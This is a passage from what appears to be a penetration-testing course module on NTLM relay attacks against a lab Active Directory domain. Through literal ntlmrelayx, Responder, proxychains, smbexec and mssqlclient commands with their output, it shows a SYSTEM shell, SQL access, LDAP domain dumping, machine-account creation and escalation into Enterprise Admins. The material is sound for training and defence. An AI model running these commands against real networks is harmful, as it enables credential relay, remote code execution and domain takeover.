controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/RMONTY
SUCCEED
```

```
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-9: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/RMONTY
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-9: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[*] SMBD-Thread-10: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/PETER
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-10: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/PETER
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-10: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/NPORTS
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/NPORTS
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
```

The `-socks` options enable a command-line interface within `ntlmrelayx`; the `help` command prints the available commands (you can continue typing interactive commands even if the debug messages keep printing):

```
ntlmrelayx> help

Documented commands (type help <topic>):
========================================
help  socks
```

```
Undocumented commands:
======================
EOF  exit  finished_attacks  startservers  stopservers  targets
```

The `socks` interactive command lists the active sessions:

```
ntlmrelayx> socks

Protocol  Target         Username              AdminStatus  Port
--------  -------------  --------------------  -----------  ----
SMB       172.16.117.50  INLANEFREIGHT/RMONTY  FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/PETER   TRUE         445
SMB       172.16.117.50  INLANEFREIGHT/NPORTS  FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/RMONTY  FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/PETER   FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/NPORTS  FALSE        445
```

The option `-socks` makes `ntlmrelayx` act as a proxy, meaning that we can combine it with `proxychains` to use the sessions it holds. Only one authenticated session belonging to `INLANEFREIGHT/PETER` has administrative privileges on the relay target 172.16.117.50 (it has `AdminStatus` set to `TRUE`). We can tunnel any `impacket` tool via `proxychains` to abuse the authenticated session. However, first, we must set the `proxychains` configuration file to use `ntlmrelayx`'s default proxy port, `1080`, for SOCKS4/5. By default, the location of the `proxychains` configuration file on Linux is `/etc/proxychains.conf`:

```
cat /etc/proxychains4.conf | grep socks4

#       proxy types: http, socks4, socks5
socks4  127.0.0.1 1080
```

Note: Depending on the `proxychains` version installed, the configuration filename can be `/etc/proxychains4.conf` or `/etc/proxychains.conf`.

We will use the administrative authenticated session of `INLANEFREIGHT/PETER` to get remote code execution on 172.16.117.50. We will tunnel `smbexec.py` via `proxychains` using the same domain name and username. We will use the `-no-pass` option to prevent `smbexec.py` from prompting us for a password because we will abuse the authenticated session established held by `ntlmrelayx`'s SOCKS proxy (remember that we need to keep `ntlmrelayx` running to utilize the authenticated sessions available on the SOCKs server, otherwise if we close it, its SOCKS server also closes):

```
proxychains4 -q smbexec.py INLANEFREIGHT/[email protected] -no-pass

Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami

nt authority\system
```

However, when we do not have any administrative permissions on the target(s), when the `AdminStatus` is `FALSE`, we can still establish a session to connect to a shared folder or perform other nonadministrative tasks. For example, let's use the `RMONTY` account to connect to 172.16.117.50, list all shared folders, and connect to the `Finance` shared folder:

```
proxychains4 -q smbclient.py INLANEFREIGHT/[email protected] -no-pass

Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares

ADMIN$
C$
Finance
IPC$
# use Finance
# ls
drw-rw-rw-          0  Mon Jul 31 13:25:51 2023 .
drw-rw-rw-          0  Mon Jul 31 13:25:51 2023 ..
-rw-rw-rw-         18  Mon Jul 17 20:07:49 2023 flag.txt
-rw-rw-rw-         22  Mon Jul 17 20:07:49 2023 report.txt
# exit
```

Although having access to shared folders might not seem very helpful, in the upcoming sections, we will learn about other techniques that we can chain with having access to shared folders to force clients to perform actions without their consent.

Interactive SMB Client Shells

Alternatively, we can use the `--interactive` / `-i` option to launch an SMB client shell for each `ntlmrelayx` established authenticated session. The SMB client shell will listen locally on a TCP port, and we can reach it with tools such as `nc`:

Using the Interactive Option

```
ntlmrelayx.py -tf relayTargets.txt -smb2support -i

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>
[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/RMONTY
SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/RMONTY
SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11001
[*] SMBD-Thread-8: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/NPORTS
SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11002
[*] SMBD-Thread-8: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/NPORTS
SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11003
<SNIP>
```

`ntlmrelayx` started interactive SMB client shells for each authenticated session on the relay targets; Each connection will open a port to the target machine. We need to search for these lines in the above output: `[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/RMONTY SUCCEED` followed by `[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000`. If we want to use `RMONTY`'s session to `172.16.117.50`, we need to connect to port `11000` on 127.0.0.1 using `netcat`:

Interactive Shell

```
nc -nv 127.0.0.1 11000

Connection to 127.0.0.1 11000 port [tcp/*] succeeded!
Type help for list of commands
# shares

ADMIN$
C$
Finance
```

```
IPC$
```

Coming Next

After relaying `NTLM` authentication over SMB and performing multiple SMB `post-relay` attacks, we will learn about `cross-protocol` relay attacks in the upcoming section.

NTLM Cross-protocol Relay Attacks

In the previous two sections, we conducted `SMB` post-relay attacks to exploit misconfigurations in Windows. However, it is essential to understand that NTLM authentication relaying is not limited to just the SMB protocol. We can relay NTLM authentication from various protocols, including `SMB` and `HTTP` over `LDAP`, `SMB`, `HTTP`, `MSSQL`, `IMAP`, `RPC`, or any other application protocol capable of transmitting NTLM authentication messages. Each protocol we relay NTLM authentication over allows us to execute distinct attacks. Hence, it is vital to comprehend these protocols and the corresponding attack possibilities.


Because we act as both the client and server when we relay `NTLM` authentication, it is important to know what protocols/services `ntlmrelayx` supports for clients and servers. We can know the available options by inspecting the source code; as a client, we can relay `NTLM` authentication `over` various protocols:

- HTTP(S)
- IMAP
- LDAP(S)
- MSSQL
- RPC
- SMBv/1/2/3
- SMTP

However, as a server, we can relay `NTLM` authentication `from` a limited number of protocols:

- HTTP(S)
- RAW (as described in the Initial support for raw NTLM relay server for lsarelayx PR, this server is protocol agnostic, and it is designed to accept raw `NTLM` messages directly from third-party relay applications, especially lsarelayx.)
- SMBv/1/2/3
- WCF (Windows Communication Foundation)

Suppose that after poisoning the network, we receive `HTTP NTLM` authentication from a client; however, we want to perform post-relay attacks that require `LDAP`, such as dumping the `LDAP` information on the DC. Because the `NTLM` security protocols are all embedded protocols, we can extract the `NTLM` authentication messages from one application protocol and embed them in another, a technique known as `cross-protocol relaying`. The below diagram depicts relaying `HTTP NTLM` authentication over `LDAP`, one type of `cross-protocol relay`:



Based on the relay clients and servers of `ntlmrelayx`, we can construct a cross-table that shows what protocols we can relay over other protocols:

Relay Authentication From	Relay Authentication Over	Cross-protocol?
`HTTP(S)`	`HTTP(S)`	`No`
`HTTP(S)`	`IMAP` | `LDAP(S)` | `MSSQL` | `RPC` | `SMBv/1/2/3` | `SMTP`	`Yes`
`SMBv/1/2/3`	`SMBv/1/2/3`	`No`
`SMBv/1/2/3`	`HTTP(S)` | `IMAP` | `LDAP(S)` | `MSSQL` | `RPC` | `SMTP`	`Yes`
`WCF`	`HTTP(S)` | `IMAP` | `LDAP(S)` | `MSSQL` | `RPC` | `SMBv/1/2/3` | `SMTP`	`Yes`

Additionally, The Hacker Recipes has a cross-table that shows what connections we can relay with the different session security configurations used by clients and servers:

Work in Progress

client session signing		server session signing						server EPA				
		SMB1	HTTP	SMB1	SMB2	LDAP	SMB1/2 / LDAP	LDAPS	HTTPS	LDAPS	HTTPS	LDAPS / HTTPS
		"disabled"	"not supported"	"enabled"	"not required"	"None"	"required"	"Never"	"Off"	"When supported"	"Accept"	"Always / Required"
SMB1	"disabled"	✓	✓	✓	✓🍎	✓💥	✗	✗ (ntlmrelayx?)	✓	✓	?	✗
HTTP	"not supported"	✓	✓	✓	✓🍎	✓	✗	✓	✓	✓	?	✗
HTTP	"supported" (WinSCAX and other Microsoft clients)	✓	✓	✓	✓🍎	✓	✗	✓	✓	✗	?	✗
SMB1	"enabled"	✓	✓	✓	✓🍎	✓💥	✗	✗ (ntlmrelayx?)	✓	✗	?	✗
SMB2	"not required"	✓	✓	✓	✓🍎	✓💥	✗	✓💥	✓	✗	?	✗
SMB1	"required"	✓	✓	✓	✗ (ntlmrelayx?)	✓💥	✗	✗ (ntlmrelayx?)	✓	✗	?	✗
SMB2	"required"	✓🌿🍎	✓🌿🍎	✓🌿🍎	✓🌿🍎	✓💥🌿🍎	✗	?	✓🌿🍎	✗	?	✗

@_nwodtuhs

- ✗ it doesn't work
- ✓ it works
- 🍎 enabling SMB2 support is needed (`-smb2support`)
- 🌿 disabling multirelay (`--no-multirelay`) is needed (having only one target (`-t`) does that automatically)
- 💥 exploiting CVE-2019-1040 (`--remove-mic`) is needed (for unptached targets only)
- * needs testing and/or confirmation

✗ (ntlmrelayx?) ntlmrelayx seemed faulty, needs to be tried again with network analysis

In this section, we will learn about `MSSQL`, `LDAP`, `HTTP`, and `RPC NTLM cross-protocol relaying`.

NTLM Relay over MSSQL

From the previous enumeration we have performed against the 172.16.117.0/24 network, we identified that 172.16.117.60 has the `MSSQL` service running. We can use `ntlmrelayx` to target the `MSSQL` service on 172.16.117.60 and establish an authenticated session so that we can access them using `mssqlclient.py` via `proxychains`.

mssqlclient.py is a Python script from the impacket family, that implements Tabular Data Stream Protocol (`TDS`) and SQL Server Resolution Protocol (`SSRP`) to connect to `MSSQL` database servers and query data from them.

As we saw with `SMB`, there is the possibility that a user might mistype a `UNC`, resulting in broadcast messages via LLMNR or NBT-NS. If we have `Responder` running, we can poison the responses and redirect the authentication to our machine. Instead of abusing the SMB protocol, we will relay the connection we receive to a `MSSQL Server`.

SOCKS Proxy

To abuse this protocol, we will use `ntlmrelayx`, `mssqlclient`, and `Responder`:

- `ntlmrelayx` will allow us to relay the request to the target.
- `mssqlclient` will be used to interact with the SQL database.
- `Responder` will poison any user request and redirect it to our attack host at `172.16.117.30`.

Let's start by running `ntlmrelayx` with the `-socks` option, targeting the `mssql` service of the target machine `172.16.117.60`:

```
sudo ntlmrelayx.py -t mssql://172.16.117.60 -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

Notice how we are using the `mssql://` scheme in the target defintion `-t mssql://172.16.117.60`; this makes `ntlmrelayx` to relay `NTLM` over `mssql` to the relay target, instead of the default `SMB` protocol:

Note: Remember that we can also specify the user that we want to relay the authentication of using `named targets` in the target definition: `scheme://DOMAIN\\USER@TARGETIP`.

Afterward, we will run `Responder` after setting its `SMB` server to `Off`:

```
python3 Responder.py -I ens192
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [On]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [On]
    <SNIP>
```

```
[+] Listening for events...

<SNIP>
```

Once `Responder` poisons the broadcast traffic, we will notice that `ntlmrelayx` relays the `SMB NTLM` authentication from 172.16.117.3 over `MSSQL` on 172.16.117.60, which is one type of `cross-protocol relaying`, as inferred from the message `[*] SMBD-Thread-10: Received connection from 172.16.117.3, attacking target mssql://172.16.117.60`:

```
sudo ntlmrelayx.py -t mssql://172.16.117.60 -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>
ntlmrelayx>
[*] SMBD-Thread-10: Received connection from 172.16.117.3, attacking
target mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/NPORTS
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](1433) to active SOCKS
connection. Enjoy
```

Note: For any `post-relay` attacks targeting `MSSQL`, you must switch to the `root` user by using the command `sudo su -` before running `ntlmrelayx`. Moreoever, we can always try to restart `ntlmrelayx` and `Responder` if our NTLM Relay attacks do not work.

Note: It is important to note that if we attack a computer and receive authentication from it, we cannot relay its authentication because Windows patched the `NTLM self-relay` attack on all modern systems.

In this example, `NPORTS` also initiates authentication from `172.16.117.60`, which may cause `ntlmrelayx` to stop receiving new requests from other IPs. We can avoid this by either turning off the HTTP server using the `--no-http-server` option to prevent NPORTS's HTTP connections, editing the `Responder.conf` to not respond to requests from 172.16.117.60 or using `-tf` instead of a single target, to enable `multi-relay`.

Then, we can use `ntlmrelayx`'s interactive command `socks` to display the authenticated sessions available for use on the SOCKS server:

```
ntlmrelayx> socks

Protocol  Target         Username              AdminStatus  Port
```

```
--------  -------------  --------------------  -----------  ----
MSSQL     172.16.117.60  INLANEFREIGHT/NPORTS  N/A          1433
```

Now we will tunnel `mssqlclient.py` via `proxychains` to connect to `MSSQL` on 172.16.117.60 as `INLANEFREIGHT\NPORTS`. The option `-windows-auth` forces Windows authentication instead of the default SQL authentication, while `-no-pass` prevents `mssqclient.py` from prompting us for a password, as we will abuse the authenticated session established by `ntlmrelayx`:

```
proxychains -q mssqlclient.py INLANEFREIGHT/[email protected] -windows-
auth -no-pass

Impacket v0.11.0 - Copyright 2023 Fortra

[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to
us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (INLANEFREIGHT\nports  dbo@master)> help

    lcd {path}                 - changes the current local directory to
{path}
    exit                       - terminates the server process (and this
session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonate
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent
(blind)
    use_link {link}            - linked server to use (set use_link
localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
```

```
    mask_query                  - mask query
```

We then can query the `MSSQL` server and exfiltrate the data within it; for example, we can enumerate all the databases available using `enum_db`:

```
SQL (INLANEFREIGHT\nports  dbo@master)> enum_db

name            is_trustworthy_on
-------------   -----------------
master                          0
tempdb                          0
model                           0
msdb                            1
development01                   0
```

Query Execution

Another option is to execute `MSSQL` queries directly using the `-q` option:

```
sudo ntlmrelayx.py -t mssql://INLANEFREIGHT\\[email protected] -
smb2support -q "SELECT name FROM sys.databases;"

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Received connection from 172.16.117.3, attacking target
mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/NPORTS
SUCCEED
[*] Executing SQL: SELECT name FROM sys.databases;
name
-------------
master
tempdb
model
msdb
development01
<SNIP>
```

NTLM Relay over LDAP

The `Lightweight Directory Access Protocol` (`LDAP`), is a widely used protocol for accessing and managing distributed directory information services. LDAP is a standardized protocol that various directory service providers can implement and is typically used for authentication and querying directory data in a cross-platform manner. In Windows environments, LDAP plays a crucial role in authentication, user and group management, and various other directory-related tasks. LDAP is primarily used to access and manage directory services, mainly focusing on querying, maintaining, and authenticating access to Active Directory. To know more about `LDAP` , refer to the Active Directory LDAP module.

There are several `cross-protocol` post-relay attacks when relaying `NTLM` authentication over `LDAP` ; the ones this section covers are:

- `Domain Enumeration`
- `Computer Accounts Creation`
- `Privilege Escalation via ACLs Abuse`

Additionally, in the `Advanced NTLM Relay Attacks Targeting Kerberos` section, we will cover `Kerberos RBCD Abuse` and `Password Attacks` .

Domain Enumeration

We can dump the LDAP information on the DC if we relay a domain user's `NTLM` authentication to the DC and establish an authenticated session. By default, when we use the `ldap://` scheme, `ntlmrelayx` will try to dump domain information, add a new domain admin, and escalate privileges via misconfigured `ACLs` / `DACLs` attacks. However, we can deactivate any of these attacks using specific options: `--no-da` disables adding a domain admin while `--no-acl` prevents abusing misconfigured `ACLs` . The `--lootdir` / `-l` option allows specifying a directory where `ntlmrelayx` will dump the LDAP domain information.

Let's start `Responder` after setting its `SMB` and `HTTP` servers to `Off` :

```
htb-student@ubuntu:~$ sed -i "s/SMB = On/SMB = Off/; s/HTTP = On/HTTP =
Off/" Responder/Responder.conf
htb-student@ubuntu:~$ cat Responder.conf | grep -ie "SMB =\|HTTP ="
SMB = Off
HTTP = Off
```

```
htb-student@ubuntu:~$ sudo python3 Responder/Responder.py -I ens192


                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
```

```
            NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  <SNIP>
```

We can now start `ntlmrelayx` and target the `LDAP` protocol and the Domain Controller (which is the server that commonly hosts the `LDAP` service in the Active Directory network):

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-da --no-acl --
lootdir ldap_dump

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections

[*] SMBD-Thread-5: Received connection from 172.16.117.60, attacking
target ldap://172.16.117.3
[!] The client requested signing. Relaying to LDAP will not work! (This
usually happens when relaying from SMB to LDAP)
```

Notice that after waiting for a while, we may get an error saying:

`The client requested signing. Relaying to LDAP will not work! (This usually happens when relaying from SMB to LDAP)`.

From previous sections, we know that by default, domain controllers always require `session signing`, therefore, when we try to relay `SMB NTLM` authentication over `LDAP` on the DC, it will fail, as the DC will request the client to perform `session signing`. However, we also learned that there are exploits that bypass `session signing` requirements, specifically, `Drop the MIC` (`CVE-2019-1040`), `Drop the MIC 2` (`CVE-2019-1166`) and `Your Session`

`Key is my Session Key` (`CVE-2019-1019`). `ntlmrelayx` provides the options `--remove-mic` and `-remove-target` for use against relay targets vulnerable to `CVE-2019-1040` and `CVE-2019-1019` , respectively.

We can use CVE-2019-1040 Scanner to check whether a relay target is vulnerable to `CVE-2019-1040` , and if it is, we can utilize `ntlmrelayx` 's `--remove-mic` option; however, in our target network the DC is patched (the tool requires a valid domain account, and we will know how to attain one in the next attack):

```
python3 scan.py inlanefreight/plaintext$:'o6@ekk5/#rlw2rAe'@172.16.117.3

[*] CVE-2019-1040 scanner by @_dirkjan / Fox-IT - Based on impacket by
SecureAuth
[*] Target 172.16.117.3 is not vulnerable to CVE-2019-1040 (authentication
was rejected)
```

Nevertheless, if we keep `ntlmrelayx` (and `Responder`) running, we will eventually receive `HTTP NTLM` authentication. `HTTP NTLM` authentication can be relayed over `LDAP` since `HTTP` does not support `session signing` and therefore, the DC does not/cannot request it. `ntlmrelayx` will relay the `HTTP NTLM` authentication over `LDAP` on the DC (which is another type of `cross-protocol relay`) and dump the domain information, saving it in the directory "ldap_dump":

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-da --no-acl --
lootdir ldap_dump

<SNIP>
[*] HTTPD(80): Connection from 172.16.117.60 controlled, attacking target
ldap://172.16.117.3
[*] HTTPD(80): Authenticating against ldap://172.16.117.3 as
INLANEFREIGHT/PETER SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large
domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Once `ntlmrelayx` finishes dumping the domain information, we can then analyze the data gathered to move forward in our engagements:

```
ls ldap_dump/

domain_computers_by_os.html  domain_computers.html  domain_groups.grep
domain_groups.json  domain_policy.html  domain_trusts.grep
domain_trusts.json          domain_users.grep  domain_users.json
```

```
domain_computers.grep        domain_computers.json  domain_groups.html
domain_policy.grep  domain_policy.json  domain_trusts.html
domain_users_by_group.html  domain_users.html
```

Computer Accounts Creation

In Active Directory, a computer/machine account is an object similar to a domain user account but with additional properties. Computer accounts allow querying the domain and performing actions, similar to user accounts; it is possible to create a computer account in AD environments where the domain-level attribute `ms-DS-MachineAccountQuota` is set to 1 or more (by default, it is set to 10), and where the computer account creation right has not been modified for regular domain users.

If we relay the `NTLM` authentication of a domain user over to the DC and establish an authenticated session, we can use `ntlmrelayx`'s `--add-computer` option to create computer accounts; this option takes two optional arguments, computer name and password, for example, `--add-computer 'NAME' 'PASSWORD'`. If we omit any of the two optional arguments, `ntlmrelayx` will provide randomly generated values. We will keep the `SMB` and `HTTP` servers of `Responder` `Off` and run `ntlmrelayx` to create the computer account `plaintext$` with a randomly generated password:

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-da --no-acl --
add-computer 'plaintext$'

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
<SNIP>

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 172.16.117.60 controlled, attacking target
ldap://172.16.117.3
[*] HTTPD(80): Authenticating against ldap://172.16.117.3 as
INLANEFREIGHT/PETER SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large
domains
[*] Adding a machine account to the domain requires TLS, but ldap://
scheme provided. Switching target to LDAPS via StartTLS
[*] Attempting to create computer in:
CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
[*] Adding new computer with username: plaintext$ and password:
o6@ekK5#rlw2rAe result: OK
```

When reading the output of `ntlmrelayx`, we will notice that it states:

" `[*] Adding a machine account to the domain requires TLS but ldap:// scheme provided. Switching target to LDAPS via StartTLS` ".

`LDAPS` is required for adding machine accounts; however, the scheme we provided is `ldap://`. In older versions of `ntlmrelayx`, this attack would fail; however, after the Implementing StartTLS PR, `ntlmrelayx` bypasses `LDAP Channel Binding` via the `StartTLS` mechanism; the blog post Bypassing LDAP Channel Binding with StartTLS describes this bypass technique in great detail.

The output also includes the information about the new computer with username `plaintext$` and password `o6@ekK5#rlw2rAe`; having a computer account is useful if we don't have any domain user. For example, in the following sections, we will perform authentication coercion that will allow us to conduct more advanced attacks and move laterally and horizontally across the domain.

Privileges Escalation via ACLs Abuse

Another attack we could perform over `LDAP` is to escalate the privileges of a user; however, this is only possible if the relayed account has high-privilege permissions in the domain (i.e., add an account to a high-privilege group such as the Domain Admins group or edit the domain object's DACL). In that case, we can use `ntlmrelayx`'s `--escalate-user` option followed by the computer account we created, `plaintext$`, or any other account we control, to attempt privilege escalation attacks via abusing misconfigured `ACLs/DACLs`. The `-debug` option makes ntlmrelayx verbose by showing debug information:

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --escalate-user
'plaintext$' --no-dump -debug

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 172.16.117.60 controlled, attacking target
ldap://172.16.117.3
[*] HTTPD(80): Authenticating against ldap://172.16.117.3 as
INLANEFREIGHT/NPORTS SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large
domains
[+] User is a member of: [DN: CN=SQL
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL - STATUS: Read - READ TIME:
2023-07-24T20:23:28.703082
    name: SQL Admins
    objectSid: S-1-5-21-1207890233-375443991-2397730614-1153
]
[+] User is a member of: [DN: CN=Domain
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL - STATUS: Read - READ TIME: 2023-
```

```
07-24T20:23:28.706705
    distinguishedName: CN=Domain Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
    name: Domain Users
    objectSid: S-1-5-21-1207890233-375443991-2397730614-513
]
[+] Permission found: Full Control on CN=Enterprise
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL; Reason: GENERIC_ALL via CN=SQL
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] User privileges found: Adding user to a privileged group (Enterprise
Admins)
[+] Performing Group attack
[*] Adding user: plaintext to group Enterprise Admins result: OK
[*] Privilege escalation successful, shutting down...
```

In the above example, `ntlmrelayx` relayed the `HTTP NTLM` authentication of the user `INLANEFREIGHT/NPORTS` over `LDAP` to the DC and enumerated the user's privileges; `NPORTS` is a member of the `SQL Admins` group, which has `Full Control` over the `Enterprise Admins` group, therefore, `ntlmrelayx` added the account `plaintext$` to the highly privileged `Enterprise Group`. (Refer to the DACL Attacks I module to know more about attacking misconfigured AD `ACLs/DACLs`.)

NTLM Relay over HTTP

